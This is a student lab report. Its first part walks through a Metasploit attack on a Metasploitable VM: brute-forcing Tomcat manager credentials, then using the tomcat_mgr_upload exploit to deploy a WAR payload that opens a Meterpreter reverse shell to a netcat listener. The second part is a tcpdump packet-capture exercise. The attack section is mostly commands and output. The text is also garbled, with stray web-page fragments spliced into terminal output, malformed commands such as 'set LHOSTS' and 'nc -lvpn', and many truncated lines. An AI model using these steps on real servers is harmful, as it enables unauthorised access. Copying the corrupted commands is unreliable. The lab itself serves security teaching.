[!] No active DB -- Credential data will not be saved!
[-] 192.168.19.129:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.19.129:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[*] 192.168.19.129:8180 - Login Successful: tomcat:tomcat
[-] 192.168.19.129:8180 - LOGIN FAILED: both:admin (Incorrect)
```

- Entering the tomcat manager login with the shown username and password.



- Now, to change to the exploiting mode, type the following command : use exploit/multi/http/tomcat_mgr_upload.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

- Setting the password and username in the exploit mode.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.19.129
RHOST => 192.168.19.129
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
[*] Exploit running as handle 0x1000, pid 1144

msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat

```

Name	Current Setting	Required	Description
HttpPassword	tomcat	no	The password for the specified username
HttpUsername	tomcat	no	The username to authenticate as
Proxies	XML Configuration file URL	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.19.129	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8180	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

- Now type the command: **show payloads**

msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads						
XML Configuration file URL: []						
Compatible Payloads						
#	Name	Disclosure Date	Rank	Check	Description	
0	payload/generic/custom	normal	No	Custom Payload		
1	payload/generic/shell_bind_tcp	normal	No	Generic Command Shell, Bind TCP Inline		
2	payload/generic/shell_reverse_tcp	normal	No	Generic Command Shell, Reverse TCP Inline		
3	payload/java/jsp_shell_bind_tcp	normal	No	Java JSP Command Shell, Bind TCP Inline		
4	payload/java/jsp_shell_reverse_tcp	File to upload	Browsing...	No	Java JSP Command Shell, Reverse TCP Inline	
5	payload/java/meterpreter/bind_tcp	normal	No	Java Meterpreter, Java Bind TCP Stager		
6	payload/java/meterpreter/reverse_http	Deploy	normal	No	Java Meterpreter, Java Reverse HTTP Stager	
7	payload/java/meterpreter/reverse_https	Deploy	normal	No	Java Meterpreter, Java Reverse HTTPS Stager	
8	payload/java/meterpreter/reverse_tcp	normal	No	Java Meterpreter, Java Reverse TCP Stager		
9	payload/java/shell/bind_tcp	normal	No	Command Shell, Java Bind TCP Stager		
10	payload/java/shell/reverse_tcp	normal	No	Command Shell, Java Reverse TCP Stager		
11	payload/java/shell_reverse_tcp	normal	No	Java Command Shell, Reverse TCP Inline		
12	payload/multi/meterpreter/reverse_http	JVM Vendor	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager	
(Multiple Architectures)						
13	payload/multi/meterpreter/reverse_https	Free Software Foundation	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager	
(Multiple Architectures)						

- Setting payloads, LHOSTS and LPORT to reverse tcp stage, 192.168.19.128 and 4444 respectively.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > set payloads payload/java/shell_reverse_tcp
payloads => payload/java/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOSTS 192.168.19.128
LHOSTS => 192.168.19.128 Select WAR file to upload Browse... No file selected.
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 4444
LPORT => 4444 Deploy
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying yse7aSRnu7YB0mu3 ...
[*] Executing yse7aSRnu7YB0mu3 ... Version
[*] Undeploying yse7aSRnu7YB0mu3 ...
[*] Sending stage (58060 bytes) to 192.168.19.129 Free Software Foundation, Inc.
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.129:53929) at 2022-01-22 19:46:52 +0530

```

- Uploading the .war file.

WAR file to deploy
Select WAR file to upload <input type="button" value="Browse..."/> file1.war
<input type="button" value="Deploy"/>

- Now file1 can be seen in the applications window.

Applications					
Path	Display Name	Running	Sessions	Commands	
/	Welcome to Tomcat	true	0	Start	Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start	Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start	Stop Reload Undeploy
/file1		true	0	Start	Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start	Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start	Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start	Stop Reload Undeploy
/yse7aSRnu7YB0mu3		true	0	Start	Stop Reload Undeploy

- Once the file1 is clicked, the kali starts listening to the victim.

```
└─(root💀kali㉿kali:[~])
└─# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.19.128] from (UNKNOWN) [192.168.19.129] 40483
|
```

RESULT:

Thus, we have successfully attacked the Metasploitable by creating a .war file from Kali Linux.

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 3

Capturing Packets Using tcpdump

OBJECTIVE:

- To understand various command line arguments for packet capturing using tcpdump utility.

SOFTWARE:

- Kali Linux
- Metasploitable

COMMANDS:

- **Tcpdump --help:** It's to understand various arguments given to the tcpdump utility.

```
└# tcpdump --help
tcpdump version 4.99.0
libpcap version 1.10.0 (with TPACKET_V3)
OpenSSL 1.1.1k  25 Mar 2021
Usage: tcpdump [-AbdDefhHIJKLMNOPqStuUvxX#] [ -B size ] [ -c count ] [--count]
               [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
               [ -i interface ] [ --immediate-mode ] [ -j tstamptype ]
               [ -M secret ] [ --number ] [ --print ] [ -Q in|out|inout ]
               [ -r file ] [ -s snaplen ] [ -T type ] [ --version ]
               [ -V file ] [ -w file ] [ -W filecount ] [ -y datalinktype ]
               [ --time-stamp-precision precision ] [ --micro ] [ --nano ]
               [ -z postrotate-command ] [ -Z user ] [ expression ]
```

- **Tcpdump -D:** To check how many devices are connected.

```
└# tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

- **tcpdump -i any**: Capturing packets from all interfaces. Indefinitely capture all type of the packets from all ports until we suspend it.

```
└# tcpdump -i any
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:05:11.260941 eth0  B  IP 192.168.19.129.netbios-dgm > 192.168.19.255.netbios-dgm: UDP, length 244
16:05:11.260957 eth0  B  IP 192.168.19.129.netbios-dgm > 192.168.19.255.netbios-dgm: UDP, length 215
16:05:11.355164 eth0  Out ARP, Request who-has 192.168.19.2 tell 192.168.19.128, length 28
16:05:11.355681 eth0  In  ARP, Reply 192.168.19.2 is-at 00:50:56:fa:c7:76 (oui Unknown), length 46
16:05:11.355698 eth0  Out IP 192.168.19.128.34294 > 192.168.19.2.domain: 41764+ PTR? 255.19.168.192.in-addr.arpa:53 NXDomain 0/1/0 (122)
16:05:11.612878 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.34294: 41764 NXDomain 0/1/0 (122)
16:05:11.613292 eth0  Out IP 192.168.19.128.34949 > 192.168.19.2.domain: 42122+ PTR? 129.19.168.192.in-addr.arpa:53 NXDomain 0/1/0 (122)
16:05:11.865462 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.34949: 42122 NXDomain 0/1/0 (122)
16:05:11.865992 eth0  Out IP 192.168.19.128.39741 > 192.168.19.2.domain: 63476+ PTR? 2.19.168.192.in-addr.arpa:53 NXDomain 0/1/0 (120)
16:05:12.127376 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.39741: 63476 NXDomain 0/1/0 (120)
16:05:12.127745 eth0  Out IP 192.168.19.128.46808 > 192.168.19.2.domain: 2080+ PTR? 128.19.168.192.in-addr.arpa:53 NXDomain 0/1/0 (120)
16:05:12.377701 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.46808: 2080 NXDomain 0/1/0 (122)
```

- **tcpdump -i any -c 5**: To limit the number of packets to be captured .
-c is for count.

```
└# tcpdump -i any -c 5
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:08:57.670586 eth0  Out IP 192.168.19.128.49605 > 192.168.19.2.domain: 26114+ A? content-signature-2.co
16:08:57.670664 eth0  Out IP 192.168.19.128.49605 > 192.168.19.2.domain: 46862+ AAAA? content-signature-2.co
16:08:57.693398 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.49605: 26114 5/0/0 CNAME d2nxq2uap
.35.210.124, A 13.35.210.60, A 13.35.210.121 (157)
16:08:57.693477 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.49605: 46862 9/0/0 CNAME d2nxq2uap
4a00:a:da5e:7900:93a1, AAAA 2600:9000:2078:3c00:a:da5e:7900:93a1, AAAA 2600:9000:2078:de00:a:da5e:79
0:93a1, AAAA 2600:9000:2078:5e00:a:da5e:7900:93a1, AAAA 2600:9000:2078:9600:a:da5e:7900:93a1, AAAA
600:9000:2078:fe00:a:da5e:7900:93a1 (317)
16:08:57.694846 eth0  Out IP 192.168.19.128.39590 > server-13-35-210-66.hyd50.r.cloudfront.net.https
ions [mss 1460,sackOK,TS val 4154887937 ecr 0,nop,wscale 7], length 0
5 packets captured
19 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 5 -n**: -n is for mentioning the IP addresses.

```
└# tcpdump -i any -c 5 -n
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:11:06.342547 eth0  Out IP 192.168.19.128.33751 > 192.168.19.2.53: 16520+ A? content-signature-2.co
16:11:06.342662 eth0  Out IP 192.168.19.128.33751 > 192.168.19.2.53: 12181+ AAAA? content-signature-2.co
16:11:06.347218 eth0  B  ARP, Request who-has 192.168.19.128 tell 192.168.19.2, length 46
16:11:06.347275 eth0  Out ARP, Reply 192.168.19.128 is-at 00:0c:29:3d:96:33, length 28
16:11:06.347372 eth0  In  IP 192.168.19.2.53 > 192.168.19.128.33751: 16520 5/0/0 CNAME d2nxq2uap88us
.210.121, A 13.35.210.60, A 13.35.210.66 (157)
5 packets captured
6 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 5 -s64:** To capture only 64 bytes. If we limit the packet size, the memory can be utilized effectively.

It consists of an ethernet address. IP address and protocol.

```
# tcpdump -i any -c 5 -s64
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 64 bytes
16:13:45.854987 eth0  Out IP 192.168.19.128.43307 > 192.168.19.2.domain: 1801+ [domain]
16:13:45.855075 eth0  Out IP 192.168.19.128.43307 > 192.168.19.2.domain: 7948+ [domain]
16:13:45.857660 eth0  Out IP 192.168.19.128.35652 > 192.168.19.2.domain: 11961+ [domain]
16:13:45.860078 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.43307: 1801 [domain]
16:13:45.861451 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.43307: 7948 [domain]
5 packets captured
8 packets received by filter
0 packets dropped by kernel
```

Welcome to Kali Linux

- **tcpdump -i any -c 5 -s0:** Captures maximum size

```
# tcpdump -i any -c 5 -s0
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:18:25.497569 eth0  Out IP 192.168.19.128.60156 > server-13-35-231-79.hyd50.r.cloudfront.net.https: Flags [.], ack 178
gth 0
16:18:25.538287 eth0  Out IP 192.168.19.128.60201 > 192.168.19.2.domain: 58941+ PTR? 79.231.35.13.in-addr.arpa. (43)
16:18:25.544957 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.60201: 58941 1/0/0 PTR server-13-35-231-79.hyd50.r.clo
16:18:25.545391 eth0  Out IP 192.168.19.128.47594 > 192.168.19.2.domain: 3866+ PTR? 128.19.168.192.in-addr.arpa. (45)
16:18:25.573482 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.47594: 3866 NXDomain 0/1/0 (122)
5 packets captured
7 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 5 -t:** Capturing packets without timestamp.

```
# tcpdump -i any -c 5 -t
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
    0 Out IP 192.168.19.128.60156 > server-13-35-231-79.hyd50.r.cloudfront.net.https: Flags [P.], seq 3853853362:3853853386, ack 1789407
    63540, length 24
    0 Out IP 192.168.19.128.60156 > server-13-35-231-79.hyd50.r.cloudfront.net.https: Flags [F.], seq 24, ack 1, win 63540, length 0
    0 In  IP server-13-35-231-79.hyd50.r.cloudfront.net.https > 192.168.19.128.60156: Flags [.], ack 24, win 64240, length 0
    0 In  IP server-13-35-231-79.hyd50.r.cloudfront.net.https > 192.168.19.128.60156: Flags [.], ack 25, win 64239, length 0
    0 In  IP server-13-35-231-79.hyd50.r.cloudfront.net.https > 192.168.19.128.60156: Flags [FP.], seq 1, ack 25, win 64239, length 0
5 packets captured
0 packets received by filter
0 packets dropped by kernel
```

tcpdump -i any -c 5 -ttt: switching time for each packet.

```
# tcpdump -i any -c 5 -ttt
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
    0:00:00.000000 eth0  Out IP 192.168.19.128.54570 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1205957083, win 62780, l
    ngth 0
    0:00:00.000132 eth0  Out IP 192.168.19.128.54572 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1796823714, win 62780, l
    ngth 0
    0:00:00.000050 eth0  Out IP 192.168.19.128.54574 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1469071445, win 62780, l
    ngth 0
    0:00:00.000045 eth0  Out IP 192.168.19.128.54576 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 260667566, win 62780, le
    gth 0
    0:00:00.000044 eth0  Out IP 192.168.19.128.54578 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1305767788, win 62780, l
    ngth 0
5 packets captured
16 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 5 -ttt** : Will give date and timestamp.

```
[#] # tcpdump -i any -c 5 -ttt
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
2022-01-27 16:23:08.121288 eth0  Out IP 192.168.19.128.53506 > 117.18.237.29.http: Flags [.], ack 1752047138,
2022-01-27 16:23:08.121812 eth0  In IP 117.18.237.29.http > 192.168.19.128.53506: Flags [.], ack 1, win 64240
2022-01-27 16:23:08.214868 eth0  Out IP 192.168.19.128.45220 > 192.168.19.2.domain: 20820+ PTR? 29.237.18.117.
2022-01-27 16:23:08.244642 eth0  In IP 192.168.19.2.domain > 192.168.19.128.45220: 20820 NXDomain 0/1/0 (115)
2022-01-27 16:23:08.246177 eth0  Out IP 192.168.19.128.41212 > 192.168.19.2.domain: 31000+ PTR? 128.19.168.192
5 packets captured
10 packets received by filter as alike.
0 packets dropped by kernel
```

- **Kali Ip :192.168.19.128**

```
[#] # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500      you get started.
      inet 192.168.19.128 netmask 255.255.255.0 broadcast 192.168.19.255
        inet6 fe80::20c:29ff:fe3d:9633 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:3d:96:33 txqueuelen 1000 (Ethernet)
            RX packets 5253 bytes 4993083 (4.7 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2644 bytes 461882 (451.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 400 (400.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 400 (400.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- **tcpdump -i any -v dst 192.168.19.128** : With verbose, the packets are received to kali machine.
Src-> source machine

```
[#] # tcpdump -i any -v dst 192.168.19.128
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:27:06.881974 eth0  B ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.19.128 tell 192.168.19.2, length 46
16:27:06.882113 eth0  In IP (tos 0x0, ttl 128, id 6958, offset 0, flags [none], proto UDP (17), length 351)
  192.168.19.2.domain > 192.168.19.128.54319: 29782 17/0/0 www.youtube.com. CNAME youtube-ui.l.google.com., youtube-ui.l.google.co
.196.174, youtube-ui.l.google.com. A 142.250.71.14, youtube-ui.l.google.com. A 142.250.71.46, youtube-ui.l.google.com. A 142.250.76.
-ui.l.google.com. A 142.250.195.46, youtube-ui.l.google.com. A 142.250.195.78, youtube-ui.l.google.com. A 142.250.195.110, youtube-u
.com. A 142.250.195.142, youtube-ui.l.google.com. A 142.250.195.174, youtube-ui.l.google.com. A 142.250.195.206, youtube-ui.l.google.
250.195.238, youtube-ui.l.google.com. A 142.250.196.14, youtube-ui.l.google.com. A 142.250.196.46, youtube-ui.l.google.com. A 172.21.
youtube-ui.l.google.com. A 172.21.31.206, youtube-ui.l.google.com. A 172.21.160.142 (323)
16:27:06.885065 eth0  In IP (tos 0x0, ttl 128, id 6959, offset 0, flags [none], proto UDP (17), length 207)
  192.168.19.2.domain > 192.168.19.128.54319: 38737 5/0/0 www.youtube.com. CNAME youtube-ui.l.google.com., youtube-ui.l.google.co
:6800:4007:812::200e, youtube-ui.l.google.com. AAAA 2404:6800:4007:803::200e, youtube-ui.l.google.com. AAAA 2404:6800:4007:809::200e
.i.l.google.com. AAAA 2404:6800:4007:80a::200e (179)
16:27:07.141080 eth0  In IP (tos 0x0, ttl 128, id 6960, offset 0, flags [none], proto TCP (6), length 44)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [S.], cksum 0x3bb5 (correct), seq 293744654, ack 156416538, win 64
s [mss 1460], length 0
16:27:07.146762 eth0  In IP (tos 0x0, ttl 128, id 6961, offset 0, flags [none], proto TCP (6), length 40)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [.], cksum 0x5171 (correct), ack 514, win 64240, length 0
16:27:07.155148 eth0  In IP (tos 0x0, ttl 128, id 6962, offset 0, flags [none], proto TCP (6), length 44)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [S.], cksum 0x82f7 (correct), seq 292495148, ack 3164065925, win 6
ns [mss 1460], length 0
16:27:07.159818 eth0  In IP (tos 0x0, ttl 128, id 6963, offset 0, flags [none], proto TCP (6), length 40)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [.], cksum 0x98b3 (correct), ack 514, win 64240, length 0
16:27:07.197356 eth0  In IP (tos 0x0, ttl 128, id 6964, offset 0, flags [none], proto TCP (6), length 4276)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [P.], cksum 0x81b8 (incorrect → 0xc828), seq 1:4237, ack 514, win
gth 4236
16:27:07.197870 eth0  In IP (tos 0x0, ttl 128, id 6967, offset 0, flags [none], proto TCP (6), length 1452)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [P.], cksum 0x60d9 (correct), seq 4237:5649, ack 514, win 64240, l
16:27:07.197871 eth0  In IP (tos 0x0, ttl 128, id 6968, offset 0, flags [none], proto TCP (6), length 1024)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [P.], cksum 0xb327 (correct), seq 5649:6633, ack 514, win 64240, l
16:27:07.212269 eth0  In IP (tos 0x0, ttl 128, id 6969, offset 0, flags [none], proto TCP (6), length 1452)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [P.], cksum 0xb33 (correct), seq 1:1413, ack 514, win 64240, leng
16:27:07.212538 eth0  In IP (tos 0x0, ttl 128, id 6970, offset 0, flags [none], proto TCP (6), length 5260)
  maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [P.], cksum 0x8590 (incorrect → 0xdc92), seq 1413:6633, ack 514,
```

- **tcpdump -i any -v src 192.168.19.1 and dst 192.168.19.128:** Capturing packet coming from default gateway to kali machine.

- **tcpdump -i any -v net 192.168.19.0/24:** To capture packets from the subnet 24 connected to the all 255 devices.

```
[#] # tcpdump -i any -v net 192.168.19.0/24
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:40:50.582003 eth0 Out IP (tos 0x0, ttl 64, id 23870, offset 0, flags [DF], proto TCP (6), length 79)
  192.168.19.128.40242 > maa05s21-in-f14.1e100.net.https: Flags [P.], cksum 0x19d3 (incorrect → 0xda0b), seq 1038629679:103
554374, win 62780, length 39
16:40:50.582275 eth0 Out IP (tos 0x0, ttl 64, id 3812, offset 0, flags [DF], proto TCP (6), length 79)
  192.168.19.128.57710 > maa05s09-in-f14.1e100.net.https: Flags [P.], cksum 0x27b2 (incorrect → 0x6f17), seq 2798851842:279
126946, win 62780, length 39
16:40:50.582630 eth0 Out IP (tos 0x0, ttl 64, id 3813, offset 0, flags [DF], proto TCP (6), length 64)
  192.168.19.128.57710 > maa05s09-in-f14.1e100.net.https: Flags [P.], cksum 0x27a3 (incorrect → 0x7e76), seq 39:63, ack 1,
24
16:40:50.582696 eth0 Out IP (tos 0x0, ttl 64, id 3814, offset 0, flags [DF], proto TCP (6), length 40)
  192.168.19.128.57710 > maa05s09-in-f14.1e100.net.https: Flags [F.], cksum 0x278b (incorrect → 0x4746), seq 63, ack 1, win
16:40:50.582901 eth0 In IP (tos 0x0, ttl 128, id 12018, offset 0, flags [none], proto TCP (6), length 40)
  maa05s21-in-f14.1e100.net.https > 192.168.19.128.40242: Flags [.], cksum 0xaf3c (correct), ack 39, win 64240, length 0
16:40:50.583439 eth0 In IP (tos 0x0, ttl 128, id 12019, offset 0, flags [none], proto TCP (6), length 40)
  maa05s09-in-f14.1e100.net.https > 192.168.19.128.57710: Flags [.], cksum 0x41ab (correct), ack 39, win 64240, length 0
16:40:50.583523 eth0 In IP (tos 0x0, ttl 128, id 12020, offset 0, flags [none], proto TCP (6), length 40)
  maa05s09-in-f14.1e100.net.https > 192.168.19.128.57710: Flags [.], cksum 0x4193 (correct), ack 63, win 64240, length 0
16:40:50.583580 eth0 In IP (tos 0x0, ttl 128, id 12021, offset 0, flags [none], proto TCP (6), length 40)
  maa05s09-in-f14.1e100.net.https > 192.168.19.128.57710: Flags [.], cksum 0x4193 (correct), ack 64, win 64239, length 0
16:40:50.583938 eth0 Out IP (tos 0x0, ttl 64, id 23871, offset 0, flags [DF], proto TCP (6), length 64)
```

- **tcpdump -i any port 80:** Capturing http packet.

```
[#] # tcpdump -i any port 80
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:49:00.241468 eth0 Out IP 192.168.19.128.33462 > webafs706.cern.ch.http: Flags [S.], seq 3837697852, win 64240, options [mss 146
al 563409403 ecr 0,nop,wscale 7], length 0
16:49:00.493496 eth0 Out IP 192.168.19.128.33464 > webafs706.cern.ch.http: Flags [S.], seq 2018433646, win 64240, options [mss 146
al 563409655 ecr 0,nop,wscale 7], length 0
16:49:00.526090 eth0 In IP webafs706.cern.ch.http > 192.168.19.128.33462: Flags [S.], seq 929645137, ack 3837697853, win 64240,
1460], length 0
16:49:00.526182 eth0 Out IP 192.168.19.128.33462 > webafs706.cern.ch.http: Flags [.], ack 1, win 64240, length 0
16:49:00.526609 eth0 Out IP 192.168.19.128.33462 > webafs706.cern.ch.http: Flags [P.], seq 1:358, ack 1, win 64240, length 357: H
TP/1.1
16:49:00.526954 eth0 In IP webafs706.cern.ch.http > 192.168.19.128.33462: Flags [.], ack 358, win 64240, length 0
16:49:00.720497 eth0 In IP webafs706.cern.ch.http > 192.168.19.128.33464: Flags [S.], seq 215702505, ack 2018433647, win 64240,
1460], length 0
16:49:00.720602 eth0 Out IP 192.168.19.128.33464 > webafs706.cern.ch.http: Flags [.], ack 1, win 64240, length 0
16:49:00.753471 eth0 In IP webafs706.cern.ch.http > 192.168.19.128.33462: Flags [FP.], seq 1:879, ack 358, win 64240, length 878
1.1 200 OK
16:49:00.753723 eth0 Out IP 192.168.19.128.33462 > webafs706.cern.ch.http: Flags [.], ack 880, win 63361, length 0
16:49:00.754143 eth0 Out IP 192.168.19.128.33462 > webafs706.cern.ch.http: Flags [F.], seq 358, ack 880, win 63361, length 0
16:49:00.754601 eth0 In IP webafs706.cern.ch.http > 192.168.19.128.33462: Flags [.], ack 359, win 64239, length 0
16:49:00.857226 eth0 Out IP 192.168.19.128.33464 > webafs706.cern.ch.http: Flags [P.], seq 1:245, ack 1, win 64240, length 244: H
icon.ico HTTP/1.1
16:49:00.857635 eth0 In IP webafs706.cern.ch.http > 192.168.19.128.33464: Flags [.], ack 245, win 64240, length 0
16:49:01.087264 eth0 In IP webafs706.cern.ch.http > 192.168.19.128.33464: Flags [FP.], seq 1:1655, ack 245, win 64240, length 16
```

- **tcpdump -i any -v host 192.168.19.128 and port 80:**

```
[#] # tcpdump -i any -v host 192.168.19.128 and port 80
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:52:29.822736 eth0 Out IP (tos 0x0, ttl 64, id 37530, offset 0, flags [DF], proto TCP (6), length 60)
  192.168.19.128.33474 > webafs706.cern.ch.http: Flags [S.], cksum 0x467b (incorrect → 0x144a), seq 1984515292, win
sackOK,TS val 563618984 ecr 0,nop,wscale 7], length 0
